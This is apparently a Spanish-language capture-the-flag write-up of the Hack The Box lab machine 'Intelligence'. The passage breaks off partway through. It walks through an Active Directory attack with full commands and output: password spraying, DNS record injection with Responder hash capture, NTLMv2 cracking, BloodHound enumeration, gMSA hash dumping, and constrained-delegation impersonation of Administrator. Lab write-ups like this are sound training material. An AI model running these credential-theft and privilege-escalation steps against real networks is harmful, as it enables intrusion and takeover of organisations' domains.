Brian.Morris
Jennifer.Thomas
Thomas.Valenzuela
Travis.Evans
Samuel.Richardson
Richard.Williams
David.Mcbride
```

Realizo esta comanda para así los usuarios que han salido con un espacio adicional, se borren. Y así tener un buen listado de

usuarios sin espacios en formato diccionario

```
(jouker@joukerm)-[~/temporal]
$ cat names.txt | tr -s "\n"

Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
Jose.Williams
Daniel.Shelton
Brian.Morris
Jennifer.Thomas
Thomas.Valenzuela
Travis.Evans
Samuel.Richardson
Richard.Williams
David.Mcbride
Jose.Williams
```

Realmente tenemos una lista de usuarios para hacer AS-REP ROAST, de nuevo, no funciona tampoco.

Plan B:

Cuando hacemos un pdf to text de todos los archivos, podemos realizar un cat de todos ellos para mostrarlos, realmente hay muchísima información y para evitarnos buscar mucho vamos a ir a lo fácil que será simplemente hacer un grep por password*, con el parámetro -C específico que se vea 10 líneas por arriba y por abajo del resultado


```

(jouker@joukerm)-[~/temporal]
$ cat *.txt | grep -i password*
Please login using your username and the default password of:
After logging in please change your password as soon as possible.

(jouker@joukerm)-[~/temporal]
$ cat *.txt | grep -i password* -C 10
quisquam modi.
Quiquia est tempora sed labore ipsum queraat. Ut amet adipisci modi est eius.
Quiquia dolorem tempora dolorem neque voluptatem dolor. Adipisci ut ut dolor voluptatem labore amet. Eius voluptatem amet dolore. Velit ipsum queraat
voluptatem est queraat labore aliquam. Queraat quiquia dolorem porro dolore
aliquam. Quisquam aliquam dolore dolor ipsum quisquam neque.

Sit porro tempora porro etincidunt adipisci.

New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.

Dolor quisquam aliquam amet numquam modi.
Sit porro tempora sit adipisci porro sit quiquia. Ut dolor modi magnam ipsum
velit magnam. Ipsum ut numquam tempora sit. Tempora eius est voluptatem.
Dolorem numquam consectetur etincidunt etincidunt sed. Neque magnam ipsum modi sit aliquam amet. Amet consectetur modi quisquam adipisci aliquam
queraat consectetur.
Dolorem dolor magnam sed porro ut. Ut ut sit amet. Neque labore adipisci
est. Labore numquam sed est queraat consectetur consectetur queraat. Porro
dolore eius non velit ipsum magnam neque. Ut adipisci est quiquia sed dolore
sed. Dolor porro numquam queraat ipsum velit tempora queraat.

```

Con una password y un listado de usuarios encontrado me siento en la máxima comodidad para hacer un ataque de password spraying con netexec:

```

(jouker@joukerm)-[~/temporal]
$ netexec smb 10.10.10.248 -u names1.txt -p 'NewIntelligenceCorpUser9876'
SMB 10.10.10.248 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.248 445 DC [-] intelligence.htb\NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Veronica.Patel:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Danny.Matthews:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\David.Reed:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Stephanie.Young:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Brian.Morris:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE

SMB 10.10.10.248 445 DC [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STA
SMB 10.10.10.248 445 DC [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876

(jouker@joukerm)-[~/temporal]
$

```

Obtenemos credenciales de tiffany molina. Ahora con credenciales podemos hacer de nuevo toda la enumeración que hemos hecho en el principio pero ahora saldrá algo (espero)

A través de netexec con --shares enumero lo compartido, y veo un directorio users interesante...

```

(jouker@joukerm)[~/temporal]
$ netexec smb 10.10.10.248 -u "Tiffany.Molina" -p 'NewIntelligenceCorpUser9876' --shares
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
[*] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
[*] Enumerated shares

```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
IT	READ	
NETLOGON	READ	Logon server share
sysvol	READ	Logon server share
Users	READ	

Enumeramos usuarios. Posiblemente haga falta actualizar la lista de usuarios con los que ya teníamos. Por otra parte la comanda --users también da acceso a las descripciones, en muchos CTF suele haber un password oculto por aquí

```

(jouker@joukerm)[~/temporal]
$ netexec smb 10.10.10.248 -u "Tiffany.Molina" -p 'NewIntelligenceCorpUser9876' --users
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
[*] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876

```


-Username-	-Last PW Set-	-BadPW-	-Description-
Guest	<never>	0	Built-in account for guest access to the computer/domain
krbtgt	2021-04-19 00:42:42	0	Key Distribution Center Service Account
Danny.Matthews	2021-04-19 00:49:34	0	
Jose.Williams	2021-04-19 00:49:35	0	
Jason.Wright	2021-04-19 00:49:36	0	
Samuel.Richardson	2021-04-19 00:49:37	0	
David.McBride	2021-04-19 00:49:37	0	
Scott.Scott	2021-04-19 00:49:38	0	
David.Reed	2021-04-19 00:49:38	0	
Ian.Duncan	2021-04-19 00:49:38	0	
Michelle.Kent	2021-04-19 00:49:38	0	
Jennifer.Thomas	2021-04-19 00:49:38	0	
Katlyn.Zimmerman	2021-04-19 00:49:38	0	
Travis.Evans	2021-04-19 00:49:38	0	
Kelly.Long	2021-04-19 00:49:38	0	

Con smbmap -r miro recursivamente los directorios para ver el tree y ver cual es el directorio que me ofrece algo útil

```

$ smbmap -H 10.10.10.248 -u "Tiffany.Molina" -p 'NewIntelligenceCorpUser9876' -r

```



```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.248:445      Name: dc.intelligence.htb      Status: Authenticated
    Disk                      Permissions      Comment
    ----                      -
    ADMIN$                    NO ACCESS      Remote Admin
    C$                        NO ACCESS      Default share
    IPC$                       READ ONLY      Remote IPC

```

Marco en rojo la posible información de interés.

```
IT READ ONLY
./IT
dr--r--r-- 0 Mon Apr 19 02:50:58 2021 .
dr--r--r-- 0 Mon Apr 19 02:50:58 2021 ..
fr--r--r-- 1046 Mon Apr 19 02:50:58 2021 downdetector.ps1
NETLOGON READ ONLY Logon server share
./NETLOGON
dr--r--r-- 0 Mon Apr 19 02:42:14 2021 .
dr--r--r-- 0 Mon Apr 19 02:42:14 2021 ..
SYSVOL READ ONLY Logon server share
./SYSVOL
dr--r--r-- 0 Mon Apr 19 02:42:14 2021 .
dr--r--r-- 0 Mon Apr 19 02:42:14 2021 ..
dr--r--r-- 0 Mon Apr 19 02:42:14 2021 intelligence.htb
Users READ ONLY
./Users
dw--w--w-- 0 Mon Apr 19 03:20:26 2021 .
dw--w--w-- 0 Mon Apr 19 03:20:26 2021 ..
dr--r--r-- 0 Mon Apr 19 02:18:39 2021 Administrator
dr--r--r-- 0 Mon Apr 19 05:16:30 2021 All Users
dw--w--w-- 0 Mon Apr 19 04:17:40 2021 Default
dr--r--r-- 0 Mon Apr 19 05:16:30 2021 Default User
fr--r--r-- 174 Mon Apr 19 05:15:17 2021 desktop.ini
dw--w--w-- 0 Mon Apr 19 02:18:39 2021 Public
dr--r--r-- 0 Mon Apr 19 03:20:26 2021 Ted.Graves
dr--r--r-- 0 Mon Apr 19 02:51:46 2021 Tiffany.Molina
Closed 1 connections
```

Nos conectamos al recurso compartido donde tiene alojada la flag.
Me he conectado mediante smbclient en este caso

```
(jouker@joukerm) [~/temporal]
-$ smbclient //10.10.10.248/users -U "Tiffany.Molina%NewIntelligenceCorpUser9876"
Try "help" to get a list of possible commands.
smb: \> dir
. DR 0 Mon Apr 19 03:20:26 2021
.. DR 0 Mon Apr 19 03:20:26 2021
Administrator D 0 Mon Apr 19 02:18:39 2021
All Users DHSrn 0 Sat Sep 15 09:21:46 2018
Default DHR 0 Mon Apr 19 04:17:40 2021
Default User DHSrn 0 Sat Sep 15 09:21:46 2018
desktop.ini AHS 174 Sat Sep 15 09:11:27 2018
Public DR 0 Mon Apr 19 02:18:39 2021
Ted.Graves D 0 Mon Apr 19 03:20:26 2021
Tiffany.Molina D 0 Mon Apr 19 02:51:46 2021

3770367 blocks of size 4096. 1459789 blocks available
smb: \> cd Tiffany.Molina\
smb: \Tiffany.Molina\> cd Desktop
smb: \Tiffany.Molina\Desktop\> dir
. DR 0 Mon Apr 19 02:51:46 2021
.. DR 0 Mon Apr 19 02:51:46 2021
user.txt AR 34 Wed Apr 9 03:51:29 2025

3770367 blocks of size 4096. 1459789 blocks available
smb: \Tiffany.Molina\Desktop\> get user.txt
getting file \Tiffany.Molina\Desktop\user.txt of size 34 as user.txt (0,2 KiloBytes/sec)
smb: \Tiffany.Molina\Desktop\> exit

(jouker@joukerm) [~/temporal]
-$ cat user.txt
5084fec695a205096c576e0a4c8bf5b8
```

Ahora entro al de IT y me descargo el downdetector

```
(jouker@jouker)-[/temporal]
$ smbclient //10.10.10.248/it -U "Tiffany.Molina%NewIntelligenceCorpUser9876"
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0 Mon Apr 19 02:50:55 2021
.                D           0 Mon Apr 19 02:50:55 2021
downdetector.ps1 A        1046 Mon Apr 19 02:50:55 2021

3770367 blocks of size 4096. 1459789 blocks available
smb: \> get downdetector.ps1
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (1,2 KiloBytes/sec) (average 1,2 KiloBytes/sec)
smb: \> exit

(jouker@jouker)-[/temporal]
$ ls -lt | head -n 4
total 2748
-rw-r--r-- 1 jouker jouker 1046 abr  8 23:46 downdetector.ps1
-rw-r--r-- 1 jouker jouker  34 abr  8 23:40 user.txt
-rw-rw-r-- 1 jouker jouker  28 abr  8 23:33 password.txt

(jouker@jouker)-[/temporal]
$ cat downdetector.ps1
## Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*") {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if($?.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

Es un script que cada 5 minutos esta programado para iterar sobre cada RECORD DNS donde los nombres empiezen por -web. Además vemos como se tramitan unas credenciales con -Use defaultcredentials, hay que conseguir interceptar eso de alguna forma

Nos instalamos la siguiente herramienta de github:

```
(jouker@jouker)-[/opt/krbrelayx]
$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 9798 abr  9 08:45 addspn.py
-rw-rw-r-- 1 jouker jouker 23848 abr  9 08:45 dnstool.py
-rwxrwxr-x 1 jouker jouker 14751 abr  9 08:45 krbrelayx.py
drwxrwxr-x 5 jouker jouker 4096 abr  9 08:45 lib
-rw-rw-r-- 1 jouker jouker 1095 abr  9 08:45 LICENSE
-rw-rw-r-- 1 jouker jouker 10244 abr  9 08:45 printerbug.py
-rw-rw-r-- 1 jouker jouker 11493 abr  9 08:45 README.md

(jouker@jouker)-[/opt/krbrelayx]
$
```

Hacemos uso de la herramienta dnstool que nos va a permitir crear un DNSrecord de tipo A, hemos puesto tambien webjk, ya que empieza ha de empezar por web para que funcione: (ha faltado poner

```
intelligence.htb)
```

```
[junker@joukerm]-[/opt/krbrelayx]
$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 9798 abr 9 08:45 addspn.py
-rw-rw-r-- 1 jouker jouker 23848 abr 9 08:45 dnstool.py
-rwxrwxr-x 1 jouker jouker 14751 abr 9 08:45 krbrelayx.py
drwxrwxr-x 5 jouker jouker 4096 abr 9 08:45 lib
-rw-rw-r-- 1 jouker jouker 1095 abr 9 08:45 LICENSE
-rw-rw-r-- 1 jouker jouker 10244 abr 9 08:45 printerbug.py
-rw-rw-r-- 1 jouker jouker 11493 abr 9 08:45 README.md

[junker@joukerm]-[/opt/krbrelayx]
$ python3 dnstool.py -u 'intelligence\tiffany.molina' -p NewIntelligenceCorpUser9876 -r webjk -a add -t A -d 10.10.16.5 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Ahora que tenemos que cuando el servidor mire hacia webjk nos redirija la información a nuestra IP desde la suya entonces es un momento ideal para utilizar la herramienta responder, se puede hacer también con metasploit.

Envenenar trafico con responder y así capturar las credenciales que se tramitaban con use credentials:

```
(jouker@joukerim)~$ sudo responder -I tun0
```

```
.---.---.---.---.---.---|---|.---.---.---.
|_|-|--|--|--|-|_|_-|_|_-|_|_-|_|_-|_|_-|_|_
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
          |_|_|
```

```
NBT-NS, LLMNR & MDNS Responder 3.1.5.0
```

To support this project:
Github -> <https://github.com/sponsors/lgandx>
Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```
[+] Poisoners:
```

```
LLMNR [ON]
```

```
NBT-NS [ON]
```

```
MDNS [ON]
```

```
DNS [ON]
```

```
DHCP [OFF]
```

Capturamos el hashntlmv2 de ted.graves

[illegible]

Con john aplicamos fuerza bruta con el diccionario rockyou.txt para obtener nuestro Password crackeado:

```
(jouker@joukerm)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Mr.Teddy (Ted.Graves)
1g 0:00:00:05 DONE (2025-04-09 09:19) 0.1700g/s 1839Kp/s 1839Kc/s 1839KC/s Mrz.deltasigma..Moti2536
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

(jouker@joukerm)-[~]
$
```

Seguidamente vamos a correr bloodhound, pero el .py ya que no tenemos acceso a la máquina y en vez de hacerlo de forma local desde un Windows lo tenemos que hacer desde Linux:

```

[jouker@jouker ~]# /opt/BloodHound.py
$ sudo python3 BloodHound.py -c All -u 'Ted.Graves' -p 'Mr.Teddy' -ns 10.10.10.248 -d intelligence.htb
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: intelligence.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: dc.intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 43 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.intelligence.htb
INFO: Done in 00M 10S

[jouker@jouker]~/opt/BloodHound.py
$ ls -l
total 472
-rw-r--r-- 1 root root 3095 abr  9 09:30 20250409093043_containers.json
-rw-r--r-- 1 root root 4028 abr  9 09:30 20250409093043_gpos.json
-rw-r--r-- 1 root root 85857 abr  9 09:30 20250409093043_groups.json
-rw-r--r-- 1 root root 1939 abr  9 09:30 20250409093043_ous.json
-rw-r--r-- 1 root root 103950 abr  9 09:30 20250409093043_users.json
-rw-r--r-- 1 root root 3803 abr  9 09:31 20250409093126_computers.json
-rw-r--r-- 1 root root 28539 abr  9 09:31 20250409093126_containers.json
-rw-r--r-- 1 root root 3148 abr  9 09:31 20250409093126_domains.json
-rw-r--r-- 1 root root 4028 abr  9 09:31 20250409093126_gpos.json
-rw-r--r-- 1 root root 85857 abr  9 09:31 20250409093126_groups.json
-rw-r--r-- 1 root root 1939 abr  9 09:31 20250409093126_ous.json
-rw-r--r-- 1 root root 103950 abr  9 09:31 20250409093126_users.json

```

Subimos los archivos generados a bloodhound:

Nombre	Lugar	Tamaño	Tipo	Accedido
20250409093126_users.json	/opt/BloodHound.py	104.0 kB	Programa	09:37
20250409093126_ous.json	/opt/BloodHound.py	1.9 kB	Programa	09:37
20250409093126_groups.json	/opt/BloodHound.py	85.9 kB	Programa	09:37
20250409093126_gpos.json	/opt/BloodHound.py	4.0 kB	Programa	09:37
20250409093126_domains.json	/opt/BloodHound.py	3.1 kB	Programa	09:37
20250409093126_containers.json	/opt/BloodHound.py	28.5 kB	Programa	09:37
20250409093126_computers.json	/opt/BloodHound.py	3.8 kB	Programa	09:37
20250409093043_users.json	/opt/BloodHound.py	104.0 kB	Programa	09:37
20250409093043_ous.json	/opt/BloodHound.py	1.9 kB	Programa	09:37
20250409093043_groups.json	/opt/BloodHound.py	85.9 kB	Programa	09:37
20250409093043_gpos.json	/opt/BloodHound.py	4.0 kB	Programa	09:37
20250409093043_containers.json	/opt/BloodHound.py	3.1 kB	Programa	09:37

Upload Data

Una vez dentro, al marcar como pwned el usuario ted.graves vemos que tiene 1 HIGH VALUE TARGETS para atacar.

TED.GRAVES@INTELLIGENCE.HTB

Database Info

Node Info

Analysis

TED.GRAVES@INTELLIGENCE.HTB

OVERVIEW

Sessions

0

Sibling Objects in the Same OU

0

Reachable High Value Targets

1

Effective Inbound GPOs

0

See user within Domain\OU Tree

NODE PROPERTIES

Object ID

S-1-5-21-4210132550-3389855804-3437519686-1140

Password Last Changed

Mon, 19 Apr 2021 00:49:42 GMT

Last Logon

1,645,769,130

Last Logon (Replicated)

1,645,757,430

Enabled

True

AdminCount


False

Compromised

True


Password Never

True



Se puede observar como TED.GRAVES es miembro de IT SUPPORT y como miembro de IT support Ted puede leer La password GMSA, de forma convencional nos indicaría como se hace el ataque una vez estemos dentro de un sistema windows, pero toda esta máquina se basa en que no tenemos acceso a la máquina hasta el final, por lo que para vulnerar el privilegio que tenemos hay una herramienta que se llama gMSAdumper, que tal como indica el nombre sirve para dumper

los datos del usuario SCV_INT.



De hecho al hacer click en Linux abuse nos dice literalmente la comanda que tenemos que usar, por lo que vamos a proceder gracias al ejemplo al dumpeo del HASH.

Help: ReadGMSAPassword


Info	Windows Abuse	Linux Abuse	Opsec	Refs
<p>There are several ways to abuse the ability to read the GMSA password. The most straight forward abuse is possible when the GMSA is currently logged on to a computer, which is the intended behavior for a GMSA. If the GMSA is logged on to the computer account which is granted the ability to retrieve the GMSA's password, simply steal the token from the process running as the GMSA, or inject into that process.</p> <p>If the GMSA is not logged onto the computer, you may create a scheduled task or service set to run as the GMSA. The computer account will start the sheduled task or service as the GMSA, and then you may abuse the GMSA logon in the same fashion you would a standard user running processes on the machine (see the "HasSession" help modal for more details).</p> <p>Finally, it is possible to remotely retrieve the password for the GMSA and convert that password to its equivalent NT hash. gMSADumper.py can be used for that purpose.</p> <pre>gMSADumper.py -u 'user' -p 'password' -d 'domain.local'</pre>				

Dumpeamos las credenciales con gMSADumper...

```
(jouker@joukerm)-[/opt/gMSADumper]
$ python3 gMSADumper.py -u Ted.Graves -p Mr.Teddy -l 10.10.10.248 -d intelligence.htb
Users or groups who can read password for svc_int$:
> DC$
> itsupport
svc_int$::b05dfb2636385604c6d36b0ca61e35cb
svc_int$:aes256-cts-hmac-sha1-96:77a2141a0d0b64a8858ff6eac44a82cb388161b70a0ee4557566f4a6fc2091aa
svc_int$:aes128-cts-hmac-sha1-96:e9b3d6e223cd226f04fb91aaf759765d
(jouker@joukerm)-[/opt/gMSADumper]
$
```


Con esto ya hecho ya tenemos el hash, ahora que supuestamente tenemos vulnerado al usuario SVC_INT\$ ya podremos seguir con las recomendaciones que hemos visto antes en bloodhound:

A la hora de seguir hasta vulnerar dc.intelligence.htb vemos que ahora la técnica a usar es la comanda de impacket getST, yo voy a usar su versión de impacket y voy a pillar la comanda similar lo único que nos falta es tener el SPN, que no lo tenemos aún.



Para eso existe la herramienta pywerview, si tu pones toda esta comanda y pones full-data nos servirá para encontrar el SPN

```

(jouker@joukerm)-[~]
$ pywerview get-netcomputer -u "Ted.Graves" -p "Mr.Teddy" --dc-ip 10.10.10.248 --full-data
objectclass: top, person, organizationalPerson, user, computer, msDS-GroupManagedServiceAccount
cn: svc_int
distinguishedname: CN=svc_int,CN=Managed Service Accounts,DC=intelligence,DC=htb
instancetype: 4
whencreated: 2021-04-19 00:49:58+00:00
whenchanged: 2025-04-09 14:48:43+00:00
usncreated: 12846
usnchanged: 102860
name: svc_int
objectguid: {f180a079-f326-49b2-84a1-34824208d642}
useraccountcontrol: WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
badpwdcount: 0
codepage: 0
countrycode: 0
badpasswordtime: 1601-01-01 00:00:00+00:00
lastlogoff: 1601-01-01 00:00:00+00:00
lastlogon: 1601-01-01 00:00:00+00:00
localpolicyflags: 0
pwdlastset: 2025-04-09 14:48:43.302402+00:00
primarygroupid: 515
objectsid: S-1-5-21-4210132550-3389855604-3437519686-1144

```

```

distinguishedname: svc_int,intelligence.htb
objectcategory: CN=ms-DS-Group-Managed-Service-Account,CN=Schema,CN=Configuration,DC=intelligence,DC=htb
iscriticalsystemobject: False
dscorepropagationdata: 1601-01-01 00:00:00+00:00
msds-allowedtodelegateto: WWW/dc.intelligence.htb
msds-supportedencryptiontypes: 28
msds-managedpasswordid: 010000004b44534b020000006b010000050000000800000059ae9d4f448f56bf92a5f4082ed6b61100000000220000002200...
msds-managedpasswordpreviousid: 010000004b44534b020000006b010000030000000000000059ae9d4f448f56bf92a5f4082ed6b61100000000220000002200...
msds-managedpasswordinterval: 30
msds-groupmsamembership: 01000480140000000000000000000000240000000102000000000052000000020020000040050000200000000002400ff01...
objectclass: top, person, organizationalPerson, user, computer

```

Help: AllowedToDelegate

Info

Windows Abuse

Linux Abuse

Opsec

Refs

SVC_INT\$@I

In the following example, **victim** is the attacker-controlled account (i.e. the hash is known) that is configured for constrained delegation. That is, **victim** has the "HTTP/PRIMARY.testlab.local" service principal name (SPN) set in its msds-AllowedToDelegateTo property. The command first requests a TGT for the **victim** user and executes the S4U2self/S4U2proxy process to impersonate the "admin" user to the "HTTP/PRIMARY.testlab.local" SPN. The alternative sname "cifs" is substituted in to the final service ticket. This grants the attacker the ability to access the file system of PRIMARY.testlab.local as the "admin" user.

```
getST.py -spn 'HTTP/PRIMARY.testlab.local' -impersonate 'admin' -altse
rvice 'cifs' -hashes :2b576acbe6bcfda7294d6bd18041b8fe 'domain/victim'
```

Close

```

joulker@joulker:~$ impacket-getST -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int -hashes :b05dfb2636385604c6d36b0ca61e35cb
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
